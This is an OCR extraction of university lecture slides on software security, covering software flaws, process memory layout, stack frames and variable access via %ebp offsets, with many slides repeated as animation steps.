Chapter 1: Cryptography

Chapter 2: Software Security

Why Software?

- Why is software as important to security as crypto, access control, protocols?
- Virtually all of information security is implemented in software
- If your software is subject to attack, your security can be broken
  - Regardless of strength of crypto, access control or protocols
- Software is a poor foundation for security

BINGHAMTON UNIVERSITY

Software Flaws

BINGHAMTON UNIVERSITY

Bad Software is Ubiquitous

- NASA Mars Lander (cost $165 million)
  - Crashed into Mars due to…
  - …error in converting English and metric units of measure
  - Believe it or not
- Denver airport
  - Baggage handling system --- very buggy software
  - Delayed airport opening by 11 months
  - Cost of delay exceeded $1 million/day
  - What happened to person responsible for this fiasco?

BINGHAMTON UNIVERSITY

Software Issues

Alice and Bob

- Find bugs and flaws by accident
- Hate bad software…
- …but must learn to live with it
- Must make bad software work

Trudy

- Actively looks for bugs and flaws
- Likes bad software…
- …and tries to make it misbehave
- Attacks systems via bad software

BINGHAMTON UNIVERSITY

Complexity

- "Complexity is the enemy of security", Paul Kocher, Cryptography Research, Inc.

System	Lines of Code (LOC)
Netscape	17 million
Space Shuttle	10 million
Linux kernel 2.6.0	5 million
Windows XP	40 million
Mac OS X 10.4	86 million
Boeing 777	7 million

BINGHAMTON UNIVERSITY

Software Security Topics

- Software exploitation (unintentional)
  - Buffer overflow
  - Incomplete mediation
  - Race conditions
- Malicious software (intentional)
  - Viruses
  - Worms
  - Other breeds of malware

Software exploitation through program flaws

- An **error** is a programming mistake
  - To err is human
- An error may lead to incorrect state: **fault**
  - A fault is internal to the program
- A fault may lead to a **failure**, where a system departs from its expected behavior
  - A failure is externally observable

Example

```
char array[10];
for(i = 0; i < 10; ++i)
  array[i] = `A`;
array[10] = `B`;
```

- This program has an **error**
- This error might cause a **fault**
  - Incorrect internal state
- If a fault occurs, it might lead to a **failure**
  - Program behaves incorrectly (external)
- We use the term **flaw** for all of the above

Secure Software

- In software engineering, try to ensure that a program does what is intended
- ***Secure*** software engineering requires that software **does what is intended…**
- **…and nothing more**
- Absolutely secure software is impossible
- How can we manage software risks?


Security Critical Program Flaws

- Program flaws are **unintentional**
  - But can still create security risks
- We'll consider 3 types of flaws
  - Buffer overflow (smashing the stack)
  - Incomplete mediation
  - Race conditions


Refresher

- How is program data laid out in memory?
- What does the stack look like?
- What effect does calling (and returning from) a function have on memory?
- We are focusing on the Linux process model
- Similar to other operating systems

Programs in Memory




Programs in Memory




Programs in Memory

The process's view of memory is that it owns all of it




Programs in Memory

The process's view of memory is that it owns all of it




Virtual addresses; OS map them to physical addresses

Programs in Memory




Programs in Memory





```
…
2760:   85 d2       test   %edx,%edx
2762:   74 34       je
2764:   55          push   %rbp
…
```


Programs in Memory




Programs in Memory




Programs in Memory




Programs in Memory




Programs in Memory



Programs in Memory



Programs in Memory



Runtime Attacks

Stack and heap grow in opposite directions

Runtime Attacks


Stack and heap grow in opposite directions

Compiler provides instructions that
adjusts the size of the stack at runtime

Runtime Attacks

Stack and heap grow in opposite directions


Compiler provides instructions that
adjusts the size of the stack at runtime



Runtime Attacks

Stack and heap grow in opposite directions


Compiler provides instructions that
adjusts the size of the stack at runtime



Runtime Attacks

Stack and heap grow in opposite directions


Compiler provides instructions that
adjusts the size of the stack at runtime



Runtime Attacks

Stack and heap grow in opposite directions

Compiler provides instructions that adjusts the size of the stack at runtime





```
push 1
push 2
push 3
```


BINGHAMTON UNIVERSITY

Runtime Attacks

Stack and heap grow in opposite directions

Compiler provides instructions that adjusts the size of the stack at runtime





```
push 1
push 2
push 3
```


BINGHAMTON UNIVERSITY

Runtime Attacks

Stack and heap grow in opposite directions

Compiler provides instructions that adjusts the size of the stack at runtime





```
push 1
push 2
push 3
```


BINGHAMTON UNIVERSITY

Runtime Attacks

Stack and heap grow in opposite directions

Compiler provides instructions that adjusts the size of the stack at runtime





```
push 1
push 2
push 3
```


BINGHAMTON UNIVERSITY

Runtime Attacks

Stack and heap grow in opposite directions

Compiler provides instructions that adjusts the size of the stack at runtime





```
push 1
push 2
push 3
```


BINGHAMTON UNIVERSITY

Runtime Attacks

Stack and heap grow in opposite directions

Compiler provides instructions that adjusts the size of the stack at runtime





```
push 1
push 2
push 3
```


BINGHAMTON UNIVERSITY

Runtime Attacks

Stack and heap grow in opposite directions

Compiler provides instructions that adjusts the size of the stack at runtime





```
push 1
push 2
push 3
return
```


Runtime Attacks

Stack and heap grow in opposite directions

Compiler provides instructions that adjusts the size of the stack at runtime





```
push 1
push 2
push 3
return
```


Runtime Attacks

Stack and heap grow in opposite directions

Compiler provides instructions that adjusts the size of the stack at runtime





```
push 1
push 2
push 3
return
```


Runtime Attacks

Stack and heap grow in opposite directions

Compiler provides instructions that adjusts the size of the stack at runtime




```
push 1
push 2
push 3
return
```


Focusing on the stack for now

Stack Layout During Function Call

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    …
}
```

Stack Layout During Function Call


```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    …
}
```



Arguments pushed in Reverse order

Stack Layout During Function Call

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    …
}
```




Local variables Pushed in the Same order as They appear in the code

Arguments pushed in Reverse order

Stack Layout During Function Call

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    …
}
```




Local variables Pushed in the Same order as They appear in the code

Arguments pushed in Reverse order

Stack Layout During Function Call

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    …
}
```




Local variables Pushed in the Same order as They appear in the code

Two values Between the argument And the local variables

Arguments pushed in Reverse order

Stack Frame


```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    …
}
```



The part of stack corresponding to this particular invocation of this function


Stack Frame

```
void main() { countUp(3); }

Void countUp(int n) {
    if(n > 1)
        countUp(n-1);
    printf("%d\n", n);
}
```




Stack Frame

```
void main() { countUp(3); }

Void countUp(int n) {
    if(n > 1)
        countUp(n-1);
    printf("%d\n", n);
}
```



Stack Frame


```
void main() { countUp(3); }

Void countUp(int n) {
    if(n > 1)
        countUp(n-1);
    printf("%d\n", n);
}
```



BINGHAMTON UNIVERSITY

Stack Frame


```
void main() { countUp(3); }

Void countUp(int n) {
    if(n > 1)
        countUp(n-1);
    printf("%d\n", n);
}
```



BINGHAMTON UNIVERSITY

Stack Frame


```
void main() { countUp(3); }

Void countUp(int n) {
    if(n > 1)
        countUp(n-1);
    printf("%d\n", n);
}
```



BINGHAMTON UNIVERSITY

Stack Frame

```
void main() { countUp(3); }

Void countUp(int n) {
    if(n > 1)
        countUp(n-1);
    printf("%d\n", n);
}
```



BINGHAMTON UNIVERSITY


Stack Frame

```
void main() { countUp(3); }

Void countUp(int n) {
    if(n > 1)
        countUp(n-1);
    printf("%d\n", n);
}
```

BINGHAMTON UNIVERSITY

Accessing Variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    loc3++;
}
```




BINGHAMTON UNIVERSITY

Accessing Variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    loc3++;
}
```


Q: Where is loc3?



Accessing Variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    loc3++;
}
```


Q: Where is loc3?



Accessing Variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    loc3++;
}
```

Q: Where is loc3?




Unpredictable at compile time

Accessing Variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    loc3++;
}
```

Q: Where is loc3?




Unpredictable at compile time

Accessing Variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    loc3++;
}
```

Q: Where is loc3?




Unpredictable at compile time

- The location of loc3 is not fixed
- Arguments could be variable
- But loc3 is always **12B** before "???"s

Accessing Variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    loc3++;
}
```

Q: Where is loc3?




- The location of loc3 is not fixed
- Arguments could be variable
- But loc3 is always **12B** before "???"s

Accessing Variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    loc3++;
}
```

Q: Where is loc3?
A: -12(%ebp)
Offset based on %ebp



- The location of loc3 is not fixed
- Arguments could be variable
- But loc3 is always **12B** before "???"s

%ebp Example

%ebp A memory address

(%ebp) The value at memory address of %ebp

%ebp Example


0xbfff03b8 %ebp A memory address

(%ebp) The value at memory address of %ebp

%ebp Example

0xbfff03b8 %ebp A memory address


(%ebp) The value at memory address of %ebp



%ebp Example

0xbfff03b8 %ebp A memory address

0xbfff0720 (%ebp) The value at memory address of %ebp

